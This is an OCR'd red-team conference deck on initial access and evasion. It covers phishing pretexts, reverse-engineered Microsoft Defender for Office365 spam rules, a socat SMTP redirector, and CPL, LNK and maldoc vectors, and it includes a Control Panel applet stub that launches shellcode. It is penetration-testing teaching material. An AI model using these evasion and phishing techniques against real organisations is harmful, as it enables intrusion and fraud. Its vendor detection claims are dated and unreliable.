
Initial Access Techniques and Evasion Tactics

Red Teamer's Delight



Dragoș Ionică & Matei Bădănoiu

Red Team Operators @Deloitte Romania


November 2022

beacon> whoami

Dragoș IONICĂ

- 8+ years in IT sec
- Manager in Deloitte Risk Advisory
- Penetration tester, Red team operator, Social engineer
- Holding:

OSCP, OSWP, OSCE, OSWE, SEPP, CRTE, CRTO, eCPTX, eWPTX, GWAPT, GPEN and GXPN




Matei BĂDĂNOIU

- 5+ years in IT sec
- Senior Specialist in Deloitte Risk Advisory
- Penetration tester, Red team operator
- CVE Master (80+)
- Holding:

OSCP, OSCE, GPEN.

Agenda

- OSINT like a pro
- A Few Phishing Tricks
- Initial Access in 2022
  - Typical Vectors
  - Rise of Containerized Malware
  - The Beauty of HTML Smuggling
- Evasion In-Depth
  - Delivery
  - Exploitation
  - Installation
  - AV Specifics
  - Command & Control
  - Exfiltration



Disclaimer

- Initial Access & Evasion TTPs effectiveness is *very* Company/vendor specific
- **Quite hard to maintain absolute 0% detection rate in mature, highly secured environments**
- No fancy new tactics in this Talk
  - Merely covering ones there were *actually working* in environments we've breached

Pseudo-Hands On

- We will not hold a “hand on” lab during the presentation, but we do offer:
  - For Redteamers: a guide on how to install Mythic, generate payloads and HTML Smuggling
  - For Blueteamers: a set of malware sample to reverse or test on your AV of choice

https://github.com/hacklikeared/RT-Tricks

OSINT

OSINT

- First step in any successful red team engagement
- “Thorough preparation makes its own luck.” - Joe Poyer
- Identify useful information:
  - Official Blog Posts => pretexts for Phishing attacks
  - Job posts and job sites => identifying people of interest (technical proficiency, access levels)
  - Emails & Leaks => potential usernames and passwords
  - Security Software Providers/Partners => IPS/IDS, AV solutions and monitoring solutions
  - Public Sites => Software solutions, servers => 0-days/CVEs

PHISHING

Phishing

- Stay away of *fire & forget*, single-email exchanges
- Develop multi-step plausible pretexts
  - CV/Resume in response to real job offers, customer inquiries
  - Investor Relations (IR) exchange leading to IPO/bonds/shares acquisition
  - Lawyers, brokers, accountants – are so used to using Macros
- Stick more to Third-Party communication channels
  - *LinkedIn, Company's web chats, contact forms*
- Bonkers tricks:
  - *"This E-mail was scanned.[...] No Spam detected.*
    Links can be safely opened."

Phishing

» Get familiar with

state-of-the-art Detections

• Here we reverse-engineer 20+

MS Defender for Office365


Anti-Spam rules

README.md

```
Anti_Spam_Rules_ReverseEngineered = \
{
    '35100500006' : logger.colored('(SPAM) Message contained embedded image.', 'red'),

    # https://docs.microsoft.com/en-us/answers/questions/416100/what-is-meanings-of-39x-microsoft-antispa
    '520007050' : logger.colored('(SPAM) Moved message to Spam and created Email Rule to move messages fr

    # triggered on an empty mail with subject being: "test123 - viagra"
    '162623004' : 'Subject line contained suspicious words (like Viagra).',

    # triggered on mail with subject "test123" and body being single word "viagra"
    '19618925003' : 'Mail body contained suspicious words (like Viagra).',

    # triggered on mail with empty body and subject "Click here"
    '28233001' : 'Subject line contained suspicious words luring action (ex. "Click here"). ',

    # triggered on a mail with test subject and 1500 words of http://nietzsche-ipsum.com/
    '30864003' : 'Mail body contained a lot of text (more than 10.000 characters).',

    # mails that had simple message such as "Hello world" triggered this rule, whereas mails with
    # more than 150 words did not.
    '564344004' : 'HTML mail body with less than 150 words of text (not sure how much less though)',

    # message was sent with a basic html and only one <u> tag in body.
    '67856001' : 'HTML mail body contained underline <u> tag.',

    # message with html,head,body and body containing simple text with no b/i/u formatting.
    '579124003' : 'HTML mail body contained text, but no text formatting (<b>, <i>, <u>) was present',

    # This is a strong signal. Mails without <a> doesnt have this rule.
    '166002' : 'HTML mail body contained URL <a> link.',

    # Message contained <a href="https://something.com/file.html?parameter=value" - GET parameter with va
    '21615005' : 'Mail body contained <a> tag with URL containing GET parameter: ex. href="https://foo.ba

    # Message contained <a href="https://something.com/file.html?parameter=https://another.com/website"
    # - GET parameter with value, being a URL to another website
    '45080400002' : 'Something about <a> tag\'s URL. Possibly it contained GET parameter with value of an
```

Phishing

- Apply Phishing e-mail *HTML Linting*
  - On embedded URL's domain – **MS Defender for O365 ATP: Safe Links**
    - Categorisation, Maturity, Prevalence, Certificate CA signer (Lets Encrypt is a no-go)
    - Domain **Warm Up**
  - Landing Page specific
    - Anti-Sandbox / Anti-Headless
    - **HTML Smuggling <3**
  - Keep your URL contents benign
    - Beware of ?id= , ?campaign=, ?track=, /phish.php?sheep=
    - Number of GET params, their names & values DO MATTER



Phishing

» Apply Phishing e-mail *HTML Linting*

```
    :: Phishing HTML Linter
    Shows you bad smells in your HTML code that will get your mails busted!
    Mariusz Banach / mgeeky


----------------------------------------
(1) Test: Embedded Images

DESCRIPTION:

    Embedded images can increase Spam Confidence Level (SCL) in Office365 by 4
    points. Embedded images are those with <img
    src="<BLOB>"/> . They should be avoided.

CONTEXT:

    <img src="...AAAElFTkSuQmCC" style="width:121px; height:32px"/>

ANALYSIS:

        - Found 1 <img> tags with embedded image ().
          Embedded images increase Office365 SCL (Spam) level by 4 points!


----------------------------------------
(2) Test: Images without ALT
```

Tool
MXToolbox
CanIPhish
Mail-Tester
Litmus (Paid)
MailTrap (Paid)
Phishious
Mail Headers Analyzer
decode-spam-headers.py
phishing-HTML-linter.py

Phishing

- Email sending strategy: MS Defender for Office365 cools down a sender upon **4-5th** mail
- **Throttling *completely* impacts your success rate**
- What works nice for MDO:
  - *GoPhish -> EC2 587/tcp Socat Redirector -> Gsuite -> Target*

```
ANALYSIS:
    - List of server hops used to deliver message:

        --> (1) "action" <action@                    .com>

            |_> (2) SMTP-SERVICE (rev: ec2-35-180-      .eu-west-3.compute.amazonaws.com) (35.180.      )
                    time:     2021-10-15 08:57:33+00:00
                    id:       u1sm167704wrb.39.2021.10.15.01.57.33
                    by:       smtp-relay.gmail.com
                    with:     ESMTPS
                    for:      <                    > (version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128)
                    extra:
                        - version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128
                        - PDT

                |_> (3) mail-wr1-f97.google.com (209.85.221.97)
                        time:     2021-10-15 08:57:34+00:00
                        id:       fuzzy match: Exchange Server 2019 CU11; October 12, 2021; 15.2.986.9
                        by:       AM5EUR02FT024.mail.protection.outlook.com (10.152.8.126)
                        with:     Microsoft SMTP Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA3
```

```
#!/bin/bash
socat -d -d TCP4-LISTEN:587,fork TCP4:smtp.gmail.com:587
```


INITIAL ACCESS

Typical Vectors - Executables

- Executable files
  - EXE
  - CPL - Control Panel Applet (DLL)
  - XLL - Excel Add-In (DLL)
  - WLL - Word Add-In (DLL)
  - SCR - Screensaver (EXE)
  - *BAT, COM, PS1, SH*

Beware of DllMain & Loader Lock issues

- **Very well detected**
- **Unless dealing with CrowdStrike**
  - Which ignores CPL files and never scans them
  - **100% Success Rate, No Joke**



Journal of Cybersecurity and Privacy

MDPI


Article


An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors

George Karantzas [1] and Constantinos Patsakis [1,2,*]

4.2.2. DLL-CPL-HTA

None of these three attack vectors produced any alerts and allowed the Cobalt Strike beacon to be executed covertly.









```
//
__declspec (dllexport) LONG CALLBACK CPlApplet(HWND hwndCpl, UINT msg, LPARAM lParam1, LPARAM lParam2)
{
    LaunchMyShellcode();
    return 1;
}
```

Typical Vectors - LNKs

- Clever use of shortcut files
- Decades-old threat -> *why not MOTW-blocking it?*
- Still a popular threat, esp. in Phishing campaigns
  - *Qakbot, Trickbot, Emotet, Lockbit*
- Easy to detect, mostly preys on:
  - Powershell
  - Opening files lying around
- **Mostly detected**










Typical Vectors - Maldocs

- Some Office documents DO NOT support Auto-Exec
- But yet they can be instrumented to run VBA (CustomUI)
  - **ppt**, **ppsm**, **pptm** - PowerPoint
  - **doc**, **docx** - **Word** via Template Injection
  - **xls**, **xlsx** - **Excel** via CustomUI Injection
- **Not so much anticipated**









